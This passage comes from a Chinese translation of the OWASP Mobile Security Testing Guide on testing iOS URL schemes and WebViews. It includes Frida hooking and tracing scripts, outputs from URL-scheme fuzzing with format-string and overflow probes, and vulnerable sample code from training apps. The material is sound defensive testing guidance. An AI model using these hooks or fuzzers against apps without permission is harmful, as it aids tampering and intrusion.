Observing -[SUApplication application:openURL:sourceApplication:annotation:]
...
...
```

列表很长，其中包括我们已经提到的方法。如果我们现在触发一个 URL 方案，例如：来自 Safari 的“igoat://”并接受在应用程序中打开它，我们将看到以下内容：


```
[iPhone::iGoat-Swift]-> (0x1c4038280) -[iGoat_Swift.AppDelegate
application:openURL:options:]
application: <UIApplication: 0x101d0fad0>
openURL: igoat://
options: {
    UIApplicationOpenURLOptionsOpenInPlaceKey = 0;
    UIApplicationOpenURLOptionsSourceApplicationKey = "com.apple.mobilesafari";
}
0x18b5030d8 UIKit!_58-[UIApplication
_applicationOpenURLAction:payload:origin:]_block_invoke
0x18b502a94 UIKit!-[UIApplication _applicationOpenURLAction:payload:origin:]
```

...
0x1817e1048 libdispatch.dylib!_dispatch_client_callout
0x1817e86c8 libdispatch.dylib!_dispatch_block_invoke_direct\$VARIANT\$mp
0x18453d9f4 FrontBoardServices!_FBSSERIALQUEUE_IS_CALLING_OUT_TO_A_BLOCK_
0x18453d698 FrontBoardServices!-[FBSSerialQueue _performNext]
RET: 0x1

现在我们知道：

- 方法-[iGoat_Swift.AppDelegate application:openURL:options:]被调用。正如我们之前所见，这是推荐的方法，并且不建议使用。
- 它接收我们的 URL 作为参数：igoat://。
- 我们还可以验证源应用程序：com.apple.mobilesafari。
- 我们也可以从-[UIApplication _applicationOpenURLAction:payload:origin:]预期位置知道调用它的位置。
- 该方法返回 0x1，表示 YES (委托成功处理了请求)。

通话成功，我们现在看到 iGoat 应用已打开：



请注意，如果我们在屏幕快照的左上角看，我们还可以看到呼叫者（源应用程序）是 Safari。

6.7.3.3.2.2. 从应用程序本身动态打开链接

看看在途中还调用了哪些其他方法也很有趣。为了稍微改变结果，我们将通过 iGoat 应用程序本身调用相同的 URL 方案。我们将再次使用 ObjC 方法观察者和 Frida REPL：

```
$ frida -U iGoat-Swift --codeshare mrmacete/objc-method-observer
```

```
[iPhone::iGoat-Swift]-> function openURL(url) {
    var UIApplication = ObjC.classes.UIApplication.sharedApplication();
    var toOpen = ObjC.classes.NSURL.URLWithString_(url);
    return UIApplication.openURL_(toOpen);
}

[iPhone::iGoat-Swift]-> observeSomething("*[* *openURL*]");
[iPhone::iGoat-Swift]-> openURL("iGoat://?contactNumber=123456789&message=hola")

(0x1c409e460) -[_NSXPCInterfaceProxy_LSDOpenProtocol
openURL:options:completionHandler:]
openURL: iGoat://?contactNumber=123456789&message=hola
options: nil
completionHandler: <_NSStackBlock_: 0x16fc89c38>
0x183befbec MobileCoreServices!-[LSApplicationWorkspace openURL:withOptions:error:]
0x10ba6400c

...
RET: nil

...
(0x101d0fad0) -[UIApplication openURL:]
openURL: iGoat://?contactNumber=123456789&message=hola
0x10a610044

...
RET: 0x1

true
(0x1c4038280) -[iGoat_SwiftAppDelegate application:openURL:options:]
application: <UIApplication: 0x101d0fad0>
openURL: iGoat://?contactNumber=123456789&message=hola
options: {
    UIApplicationOpenURLOptionsOpenInPlaceKey = 0;
    UIApplicationOpenURLOptionsSourceApplicationKey = "OWASP.iGoat-Swift";
}
0x18b5030d8 UIKit!_58-[UIApplication
_applicationOpenURLAction:payload:origin:]_block_invoke
```

0x18b502a94 UIKit!-[UIApplication _applicationOpenURLAction:payload:origin:]


...

RET: 0x1

输出被截断以提高可读性。这次您看到 UIApplicationOpenURLOptionsSourceApplicationKey 已更改为 OWASP.iGoat-Swift 这很有意义。此外，还调用了很多类似 openURL 的方法。考虑此信息在某些情况下可能非常有用，因为它将帮助您确定下一步将要执行的操作，例如：您将钩住或篡改下一个方法。

6.7.3.3.2.3. 通过导航到页面并让 Safari 打开它来打开链接

现在，单击页面上包含的链接时，您可以测试相同的情况。Safari 将识别并处理 URL 方案，然后选择要执行的操作。打开此链接“<https://telegram.me/fridadotre>”将触发此行为。



首先，我们让 frida-trace 为我们生成存根：

```
$ frida-trace -U Telegram -m "*[*restorationHandler*]" -i "*open*Url*"
-m "*[*application*URL*]" -m "*[* openURL]"
```

...

```
7310 ms -[UIApplication _applicationOpenURLAction: 0x1c44ff900 payload: 0x10c5ee4c0
origin: 0x0]
7311 ms |-[AppDelegate application: 0x105a59980 openURL: 0x1c46ebb80 options:
0x1c0e222c0]
7312 ms |
```

\$S10TelegramUI15openExternalUrl7account7context3url05forceD016presentationData

18applicationContext20navigationController12dismissInputy0A4Core7AccountC_AA14ope
n

URLContextOSSSbAA012PresentationK0CAA0a11ApplicationM0C7Display010Navigation0
0CSgyycf()

现在，我们可以简单地手动修改我们感兴趣的存根：

- Objective-C 方法 application:openURL:options::

```
// _handlers/_AppDelegate_application_openUR_3679fad.js
```

```
onEnter: function (log, args, state) {
    log("-[AppDelegate application: " + args[2] +
        " openURL: " + args[3] + " options: " + args[4] + "]");
    log("\tapplication :" + ObjC.Object(args[2]).toString());
    log("\topenURL :" + ObjC.Object(args[3]).toString());
    log("\toptions :" + ObjC.Object(args[4]).toString());
},
```

- Swift 方法\$S10TelegramUI15openExternalUrl...:

```
// _handlers/_TelegramUI/_S10TelegramUI15openExternalUrl7_b1a3234e.js
```

```
onEnter: function (log, args, state) {
    log("TelegramUI.openExternalUrl(account, url, presentationData, " +
        "applicationContext, navigationController, dismissInput)");
    log("\taccount: " + ObjC.Object(args[1]).toString());
    log("\turl: " + ObjC.Object(args[2]).toString());
    log("\tpresentationData: " + args[3]);
    log("\tapplicationContext: " + ObjC.Object(args[4]).toString());
    log("\tnavigationController: " + ObjC.Object(args[5]).toString());
},
```

下次运行它时，我们将看到以下输出：

```
$ frida-trace -U Telegram -m "*[* *restorationHandler*]" -i "*open*Url*"
-m "*[* *application*URL*]" -m "*[* openURL]"
```

```
8144 ms -[UIApplication _applicationOpenURLAction: 0x1c44ff900 payload: 0x10c5ee4c0
origin: 0x0]
8145 ms | -[AppDelegate application: 0x105a59980 openURL: 0x1c46ebb80 options:
0x1c0e222c0]
```

```


8145 ms | application: <Application: 0x105a59980>
8145 ms | openURL: tg://resolve?domain=fridadotre
8145 ms | options :{
  UIApplicationOpenURLOptionsOpenInPlaceKey = 0;
  UIApplicationOpenURLOptionsSourceApplicationKey =
  "com.apple.mobilesafari";
}
8269 ms | | TelegramUI.openExternalUrl(account, url, presentationData,
                                         applicationContext, navigationController, dismissInput)
8269 ms | | account: nil
8269 ms | | url: tg://resolve?domain=fridadotre
8269 ms | | presentationData: 0x1c4c51741
8269 ms | | applicationContext: nil
8269 ms | | navigationController: TelegramUI.PresentationData
8274 ms | -[UIApplication applicationOpenURL:0x1c46ebb80]

```

在那里您可以观察到以下内容：

- 它按预期从应用程序委托调用 application:openURL:options:。
- 源应用程序是 Safari (“ com.apple.mobilesafari”)。
- application:openURL:options:处理 URL 但不打开它，为此它调用 TelegramUI.openExternalUrl。
- 打开的 URL 是 tg://resolve?domain=fridadotre。
- 它使用 Telegram 的 tg://自定义 URL 方案。

有趣的是，如果再次导航到“<https://telegram.me/fridadotre>”，请单击“取消”，然后单击页面本身提供的链接（“在 Telegram 应用程序中打开”），而不是打开 通过自定义 URL 方案，它将通过通用链接打开。



您可以在跟踪这两种方法时尝试这样做：

```
$ frida-trace -U Telegram -m "*[*restorationHandler*]" -m "*[*application*openURL*options*]"
```

// After clicking "Open" on the pop-up

```
16374 ms -[AppDelegate application :0x10556b3c0 openURL :0x1c4ae0080
options :0x1c7a28400]
16374 ms application :<Application: 0x10556b3c0>
16374 ms openURL :tg://resolve?domain=fridadotre
16374 ms options :{
    UIApplicationOpenURLOptionsOpenInPlaceKey = 0;
    UIApplicationOpenURLOptionsSourceApplicationKey = "com.apple.mobilesafari";
}
```

// After clicking "Cancel" on the pop-up and "OPEN" in the page

```
406575 ms -[AppDelegate application:0x10556b3c0 continueUserActivity:0x1c063d0c0
restorationHandler:0x16f27a898]
406575 ms application:<Application: 0x10556b3c0>
406575 ms continueUserActivity:<NSUserActivity: 0x1c063d0c0>
406575 ms webpageURL:https://telegram.me/fridadotre
406575 ms activityType:NSUserActivityTypeBrowsingWeb
406575 ms userInfo:{
```

```
}
```

406575 ms restorationHandler:<_NSStackBlock_: 0x16f27a898>

6.7.3.3.2.4. 测试过时的方法

搜索不推荐使用的方法，例如：

- application:handleOpenURL:
- openURL:
- application:openURL:sourceApplication:annotation:

您可以简单地使用 frida-trace 来查看是否正在使用任何这些方法。

6.7.3.3.3. 测试 URL 方案源验证

丢弃或确认验证的一种方法可能是通过挂钩可能用于该方法的典型方法。例如：isEqualToString::

```
// - (BOOL)isEqualToString:(NSString *)aString;

var isEqualToString = ObjC.classes.NSString["- isEqualToString:"];

Interceptor.attach(isEqualToString.implementation, {
  onEnter: function(args) {
    var message = ObjC.Object(args[2]);
    console.log(message)
  }
});
```

如果我们应用此钩子并再次调用 URL 方案：

```
$ frida -U iGoat-Swift
```

```
[iPhone::iGoat-Swift]-> var isEqualToString = ObjC.classes.NSString["- isEqualToString:"];

Interceptor.attach(isEqualToString.implementation, {
  onEnter: function(args) {
    var message = ObjC.Object(args[2]);
    console.log(message)
  }
});

{}

[iPhone::iGoat-Swift]-> openURL("iGoat://?contactNumber=123456789&message=hola")
true
nil
```

没发生什么事。这已经告诉我们该方法尚未使用，因为我们无法在钩子和推文的文本之间找到任何看起来像应用程序包的字符串，例如：OWASP.iGoat-Swift 或 com.apple.mobilesafari。但是，请考虑我们只是在探索一种方法，该应用程序可能在使用另一种方法进行比较。

6.7.3.3.4. 模糊化 URL 方案

如果应用程序解析了 URL 的一部分，您还可以执行输入模糊测试来检测内存损坏错误。

上面我们学到的知识现在可以用来在您选择的语言上构建自己的模糊器，例如：使用 Python，然后使用 Frida 的 RPC 调用 openURL。该模糊器应执行以下操作：

- 生成有效载荷。
 - 为他们每个人调用 openURL。
 - 检查应用程序是否在 /private/var/mobile/Library/Logs/CrashReporter 中生成崩溃报告 (.ips)。

FuzzDB 项目提供了可以用作有效负载的模糊字典。

6.7.3.3.4.1. 使用 Frida

使用 Frida 进行此操作非常容易，您可以参考此博客文章，以查看使 iGoat-Swift 应用（在 iOS 11.1.2 上运行）模糊不清的示例。

在运行模糊器之前，我们需要 URL 方案作为输入。通过静态分析，我们知道 iGoat-Swift 应用程序支持以下 URL 方案和参数：iGoat://?contactNumber={0}&message={0}

OK!

Opened URL:

iGoat://?contactNumber=AAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAA

AAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAA
...

&message=AAAAAAAAAAAAA
AAAAAA
AAAAAA

AAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAA
...

OK!

Opened URL:

iGoat://?contactNumber=AAAAAAAAAAAAA
AAAAAAAAAAAAAA

AAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAA
AAAAAAAAAAAAA
...

...

OK!

Opened URL: iGoat://?contactNumber='&message='

OK!

Opened URL: iGoat://?contactNumber=%20d&message=%20d

OK!

Opened URL: iGoat://?contactNumber=%20n&message=%20n
OK!

Opened URL: iGoat://?contactNumber=%20x&message=%20x
OK!

Opened URL: iGoat://?contactNumber=%20s&message=%20s
OK!

该脚本将检测是否发生了崩溃。在此运行中，它没有检测到任何崩溃，但对于其他应用程序可能是这种情况。我们可以在 /private/var/mobile/Library/Logs/CrashReporter or in /tmp 中检查崩溃报告（如果该脚本已被脚本移动）。

6.7.3.3.4.2. Using IDB

在“URL 处理程序”部分中，转到“模糊器”标签。左侧列出了默认的 IDB 有效负载。生成有效负载列表后（例如：使用 FuzzDB），请转到左底部面板的“Fuzz Template”部分，然后定义一个模板。使用 \$@\$ 定义注入点，例如：

myURLscheme://\$@\$

在对 URL 方案进行模糊测试时，请查看日志（请参阅“iOS 基本安全性测试”章节的“监视系统日志”部分）以观察每个有效负载的影响。使用的有效负载的历史记录在 IDB“Fuzzer”选项卡的右侧。

6.7.4. 测试 iOS WebView (MSTG-PLATFORM-5)

6.7.4.1. 概述

WebView 是用于显示交互式 Web 内容的应用程序内浏览器组件。它们可用于将 Web 内容直接嵌入到应用程序的用户界面中。iOS WebView 默认情况下支持 JavaScript 执行，因此脚本注入和跨站点脚本攻击会影响它们。

6.7.4.1.1. UIWebView

从 iOS 12 开始不推荐使用 UIWebView，因此不应使用。确保使用 WKWebView 或 SFSafariViewController 嵌入 Web 内容。除此之外，不能为 UIWebView 禁用 JavaScript，这是避免使用它的另一个原因。

6.7.4.1.2. WKWebView

WKWebView 是 iOS 8 引入的，是扩展应用程序功能，控制显示内容（即防止用户导航到任意 URL）和自定义的合适选择。WKWebView 还通过 Nitro JavaScript 引擎[#THIEL]大大提高了使用 WebViews 的应用程序的性能。

与 UIWebView 相比，WKWebView 具有一些安全优势：

- 默认情况下，JavaScript 是启用的，但是由于 WKWebView 的 `javaScriptEnabled` 属性，可以完全禁用它，从而防止了所有脚本注入漏洞。
- `JavaScriptCanOpenWindowsAutomatically` 可用于防止 JavaScript 打开新窗口，例如：弹出窗口。
- `hasOnlySecureContent` 属性可用于验证通过加密连接检索由 WebView 加载的资源。
- WKWebView 实现了进程外渲染，因此内存损坏错误不会影响主应用程序进程。

使用 WKWebViews（和 UIWebViews）时，可以启用 JavaScript Bridge。有关更多信息，请参见下面的“确定是否通过 WebView 公开本地方法”部分。

6.7.4.1.3. *SFSafariViewController*

SFSafariViewController 从 iOS 9 开始可用，应用于提供通用的 Web 观看体验。这些 WebView 具有独特的布局，其中包括以下元素，因此可以轻松发现它们：

- 带有安全指示符的只读地址字段。
- 操作（“共享”）按钮。
- “完成”按钮，后退和前进导航按钮以及“Safari”按钮可直接在 Safari 中打开页面。



有几件事情要考虑：

- 无法在 SFSafariViewController 中禁用 JavaScript，这是在目标是扩展应用程序的用户界面时建议使用 WKWebView 的原因之一。
- SFSafariViewController 还与 Safari 共享 cookie 和其他网站数据。
- 应用程序看不到用户的活动以及与 SFSafariViewController 的交互，该应用程序无法访问自动填充数据，浏览历史记录或网站数据。
- 根据 App Store 审查指南，SFSafariViewControllers 可能不会被其他视图或图层隐藏或遮盖。

这对于应用程序分析应该足够了，因此，SFSafariViewController 不在“静态和动态分析”部分的范围内。

6.7.4.2. 静态分析

对于静态分析，我们将主要关注在 UIWebView 和 WKWebView 范围内的以下几点。

- 确定 WebView 的使用。
- 测试 JavaScript 配置。
- 测试混合内容。

6.7.4.2.1. 识别 *WebView* 的使用

通过在 Xcode 中搜索来查找上述 WebView 类的用法。

在编译的二进制文件中，您可以像下面这样搜索其符号或字符串：

6.7.4.2.1.1. UIWebView

```
$ rabin2 -zz ./WheresMyBrowser | egrep "UIWebView$"
489 0x0002fee9 0x10002fee9 9 10 (5._TEXT._cstring) ascii UIWebView
896 0x0003c813 0x0003c813 24 25 () ascii @_OBJC_CLASS_$_UIWebView
1754 0x00059599 0x00059599 23 24 () ascii _OBJC_CLASS_$_UIWebView
```

6.7.4.2.1.2. WKWebView

```
$ rabin2 -zz ./WheresMyBrowser | egrep "WKWebView$"
490 0x0002fef3 0x10002fef3 9 10 (5._TEXT._cstring) ascii WKWebView
625 0x00031670 0x100031670 17 18 (5._TEXT._cstring) ascii unwindToWKWebView
904 0x0003c960 0x0003c960 24 25 () ascii @_OBJC_CLASS_$_WKWebView
1757 0x000595e4 0x000595e4 23 24 () ascii _OBJC_CLASS_$_WKWebView
```

或者，您也可以搜索这些 WebView 类的已知方法。例如：搜索用于初始化 WKWebView (init(frame:configuration:)) 的方法：

```
$ rabin2 -zzq ./WheresMyBrowser | egrep "WKWebView.*frame"
0x5c3ac 77 76
__T0So9WKWebViewCABSC6CGRectV5frame_So0aB13ConfigurationC13configurationtcfC
0x5d97a 79 78
__T0So9WKWebViewCABSC6CGRectV5frame_So0aB13ConfigurationC13configurationtcfC
0
0x6b5d5 77 76
__T0So9WKWebViewCABSC6CGRectV5frame_So0aB13ConfigurationC13configurationtcfC
0x6c3fa 79 78
__T0So9WKWebViewCABSC6CGRectV5frame_So0aB13ConfigurationC13configurationtcfC
0
```

您也可以将其拆装：

```
$ xcrun swift-demangle
__T0So9WKWebViewCABSC6CGRectV5frame_So0aB13ConfigurationC13configurationtcfC
0

---> @nonobjc __CWKWebView.init(frame: __CSynthesized.CGRect,
    configuration: __CWKWebViewConfiguration) -> __CWKWebView
```

6.7.4.2.2. 测试 JavaScript 配置

首先，记住不能为 UIWebViews 禁用 JavaScript。

对于 WKWebViews，作为最佳实践，除非明确要求，否则应禁用 JavaScript。要验证是否正确禁用了 JavaScript，请在项目中搜索 WKPreferences 的用法，并确保将 `javaScriptEnabled` 属性设置为 false:

```
let webPreferences = WKPreferences()
webPreferences.javaScriptEnabled = false
```

如果只有编译后的二进制文件，则可以在其中搜索：

```
$ rabin2 -zz ./WheresMyBrowser | grep -i "javascriptenabled"
391 0x0002f2c7 0x10002f2c7 17 18 (4._TEXT._objc_methname) ascii javaScriptEnabled
392 0x0002f2d9 0x10002f2d9 21 22 (4._TEXT._objc_methname) ascii
setJavaScriptEnabled:
```

如果定义了用户脚本，则它们将继续运行，因为 `javaScriptEnabled` 属性不会影响它们。有关将用户脚本注入 WKWebViews 的更多信息，请参见 [WKUserContentController](#) 和 [WKUserScript](#)。

6.7.4.2.3. 测试混合内容

与 UIWebViews 相反，当使用 WKWebViews 时，可以检测混合内容（从 HTTPS 页面加载的 HTTP 内容）。通过使用 `hasOnlySecureContent` 方法，可以验证页面上的所有资源是否已通过安全加密的连接加载。[#THIEL]（请参阅第 159 和 160 页）中的示例使用此示例来确保仅向用户显示通过 HTTPS 加载的内容，否则显示警报，告知用户已检测到混合内容。

在已编译的二进制文件中：

```
$ rabin2 -zz ./WheresMyBrowser | grep -i "hasonlysecurecontent"  
# nothing found
```

在这种情况下，应用程序不会使用此功能。

另外，如果您拥有原始源代码或 IPA，则可以检查嵌入的 HTML 文件并确认它们不包含混合内容。在来源和内部标签属性中搜索 `http://`，但是请记住，这可能会带来误报，例如：找到在其 `href` 属性中包含 `http://` 的锚标签`<a>`并不总是显示混合内容问题。在 Google 的 Web 开发人员指南中了解有关混合内容的更多信息。

6.7.4.3. 动态分析

对于动态分析，我们将解决静态分析中的相同问题。

- 枚举 WebView 实例。
- 检查是否启用了 JavaScript。
- 验证仅允许安全内容。

通过执行动态检测，可以识别 WebView 并在运行时获取其所有属性。如果您没有原始源代码，这将非常有用。

对于以下示例，我们将继续使用“我的浏览器在哪里？”应用程序和 Frida REPL。

6.7.4.3.1. 枚举 WebView 实例

在应用中识别出 WebView 之后，您可以检查堆以查找上面已经看到的一个或几个 WebView 的实例。

例如：如果您使用 Frida，则可以通过“`ObjC.choose()`”检查堆来实现。

```
ObjC.choose(ObjC.classes['UIWebView'], {  
  onMatch: function (ui) {
```

```

console.log('onMatch: ', ui);
console.log('URL: ', ui.request().toString());
},
onComplete: function () {
  console.log('done for UIWebView!');
}
});

ObjC.choose(ObjC.classes['WKWebView'], {
  onMatch: function (wk) {
    console.log('onMatch: ', wk);
    console.log('URL: ', wk.URL().toString());
  },
  onComplete: function () {
    console.log('done for WKWebView!');
  }
});
}

ObjC.choose(ObjC.classes['SFSafariViewController'], {
  onMatch: function (sf) {
    console.log('onMatch: ', sf);
  },
  onComplete: function () {
    console.log('done for SFSafariViewController!');
  }
});

```

对于 UIWebView 和 WKWebViewViews，为了完成起见，我们还打印了相关的 URL。

为了确保您能够在堆中找到 WebViws 的实例，请首先确保导航到找到的 WebView。到达该位置后，运行上面的代码，例如 通过复制到 Frida REPL 中：

```

$ frida -U com.authenticationfailure.WheresMyBrowser

# copy the code and wait ...

onMatch: <UIWebView: 0x14fd25e50; frame = (0 126; 320 393);
  autoresize = RM+BM; layer = <CALayer: 0x1c422d100>>
URL: <NSMutableURLRequest: 0x1c000ef00> {
  URL: file:///var/mobile/Containers/Data/Application/A654D169-1DB7-429C-9DB9-
A871389A8BAA/
  Library/UIWebView/scenario1.html, Method GET, Headers {
    Accept = (
      "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
    );

```

```
"Upgrade-Insecure-Requests" = (
    1
);
"User-Agent" = (
    "Mozilla/5.0 (iPhone; CPU iPhone ... AppleWebKit/604.3.5 (KHTML, like Gecko)
Mobile/..."
);
} }
```

现在我们退出 q 并打开另一个 WebView (在这种情况下为 WKWebView) 。如果我们重复前面的步骤 , 也会检测到它 :

```
$ frida -U com.authenticationfailure.WheresMyBrowser
```

```
# copy the code and wait ...
```

```
onMatch: <WKWebView: 0x1508b1200; frame = (0 0; 320 393); layer = <CALayer:
0x1c4238f20>>
URL: file:///var/mobile/Containers/Data/Application/A654D169-1DB7-429C-9DB9-
A871389A8BAA/
Library/WKWebView/scenario1.html
```

我们将在以下各节中扩展此示例 , 以便从 WebView 中获取更多信息。我们建议将此代码存储到文件中 , 例如 webviews_inspector.js 并像这样运行它 :

```
$ frida -U com.authenticationfailure.WheresMyBrowser -l webviews_inspector.js
```

6.7.4.3.2. 检查是否启用了 JavaScript

请记住 , 如果正在使用 UIWebView , 则默认情况下会启用 JavaScript , 并且无法禁用它。

对于 WKWebView , 您应该验证是否启用了 javaScriptEnabled。为此 , 请使用 WKPreferences 中的 javaScriptEnabled。

用以下行扩展先前的脚本 :

```
ObjC.choose(ObjC.classes['WKWebView'], {
    onMatch: function (wk) {
        console.log('onMatch:', wk);
        console.log('javaScriptEnabled:', wk.configuration().preferences().javaScriptEnabled());
    }
});
```

现在的输出显示，事实上，JavaScript 已启用：

```
$ frida -U com.authenticationfailure.WheresMyBrowser -l webviews_inspector.js

onMatch: <WKWebView: 0x1508b1200; frame = (0 0; 320 393); layer = <CALayer: 0x1c4238f20>>

javaScriptEnabled: true
```

6.7.4.3.3. 验证仅允许安全内容

UIWebView 对此不提供方法。但是，您可以通过调用每个 UIWebView 实例的请求方法来检查系统是否启用了“Upgrade-Insecure-Requests”CSP（内容安全策略）指令（从 iOS 10 开始，“Upgrade-Insecure-Requests”应该可用）WebKit 的新版本，即支持 iOS WebViews 的浏览器引擎。请参阅上一节“枚举 WebView 实例”中的示例。

对于 WKWebView，可以为堆中找到的每个 WKWebView 调用方法 `hasOnlySecureContent`。记住在 WKWebView 加载后就这样做。

用以下行扩展先前的脚本：

```
ObjC.choose(ObjC.classes['WKWebView'], {
  onMatch: function (wk) {
    console.log('onMatch: ', wk);
    console.log('hasOnlySecureContent: ', wk.hasOnlySecureContent().toString());
    //...
  }
});
```

输出显示页面上的某些资源已通过不安全的连接加载：

```
$ frida -U com.authenticationfailure.WheresMyBrowser -l webviews_inspector.js

onMatch: <WKWebView: 0x1508b1200; frame = (0 0; 320 393); layer = <CALayer: 0x1c4238f20>>

hasOnlySecureContent: false
```

6.7.5. 测试 WebView 协议处理器（MSTG-PLATFORM-6）

6.7.5.1. 概述

可以使用几种默认方案在 iOS 的 WebView 中进行解释，例如：

- http(s)://
- file://
- tel://

WebView 可以从端点加载远程内容，但也可以从应用程序数据目录加载本地内容。如果加载了本地内容，则用户不应影响文件名或用于加载文件的路径，并且用户也将无法编辑加载的文件。

使用以下最佳实践作为纵深防御措施：

- 创建白名单，该白名单定义允许加载的本地和远程网页以及 URL 方案。
- 创建本地 HTML 或 JavaScript 文件的校验和，并在应用程序启动时检查它们。缩小 JavaScript 文件，使其更难阅读。

6.7.5.2. 静态分析

- 测试如何加载 WebView。
- 测试 WebView 文件访问。
- 检查电话号码检测。

6.7.5.2.1. 测试如何加载 WebView

如果 WebView 从应用程序数据目录中加载内容，则用户不应更改加载文件的文件名或路径，并且用户也不能编辑加载的文件。

特别是在 UIWebView 通过不赞成使用的方法 loadHTMLString:baseUrl: 或 loadData:MIMEType:textEncodingName:baseUrl: 加载不受信任的内容并将 baseUrl 参数设置为 nil 或 file: 或 applewebdata:URL 方案时，这尤其是一个问题。在这种情况下，为了防止未经授权访问本地文件，最好的选择是将其设置为 about:blank。但是，建议避免使用 UIWebViews，而改用 WKWebViews。

这是“我的浏览器在哪里？”中易受攻击的 UIWebView 的示例：

```
let scenario2HtmlPath = Bundle.main.url(forResource: "web/UIWebView/scenario2.html",
withExtension: nil)
do {
    let scenario2Html = try String(contentsOf: scenario2HtmlPath!, encoding: .utf8)
```

```
uiWebView.loadHTMLString(scenario2Html, baseURL: nil)
} catch {}
```

该页面使用 HTTP 从 Internet 加载资源，从而使潜在的 MITM 能够泄露本地文件中包含的秘密，例如：共享首选项。

当使用 WKWebViews 时，Apple 建议使用 loadHTMLString:baseURL:、loadData:MIMEType:textEncodingName:baseURL:加载本地 HTML 文件和 loadRequest:用于 Web 内容。通常，本地文件是与以下方法结合使用的：其中包括 pathForResource:ofType:、URLForResource:withExtension:或 init(contentsOf:encoding:)。

在源代码中搜索上述方法并检查其参数。

Objective-C 中的示例：

```
- (void)viewDidLoad
{
    [super viewDidLoad];
    WKWebViewConfiguration *configuration = [[WKWebViewConfiguration alloc] init];

    self.webView = [[WKWebView alloc] initWithFrame:CGRectMake(10, 20,
        CGRectGetWidth([UIScreen mainScreen].bounds) - 20,
        CGRectGetHeight([UIScreen mainScreen].bounds) - 84) configuration:configuration];
    self.webView.navigationDelegate = self;
    [self.view addSubview:self.webView];

    NSString *filePath = [[NSBundle mainBundle] pathForResource:@"example_file"
ofType:@"html"];
    NSString *html = [NSString stringWithContentsOfFile:filePath
encoding:NSUTF8StringEncoding error:nil];
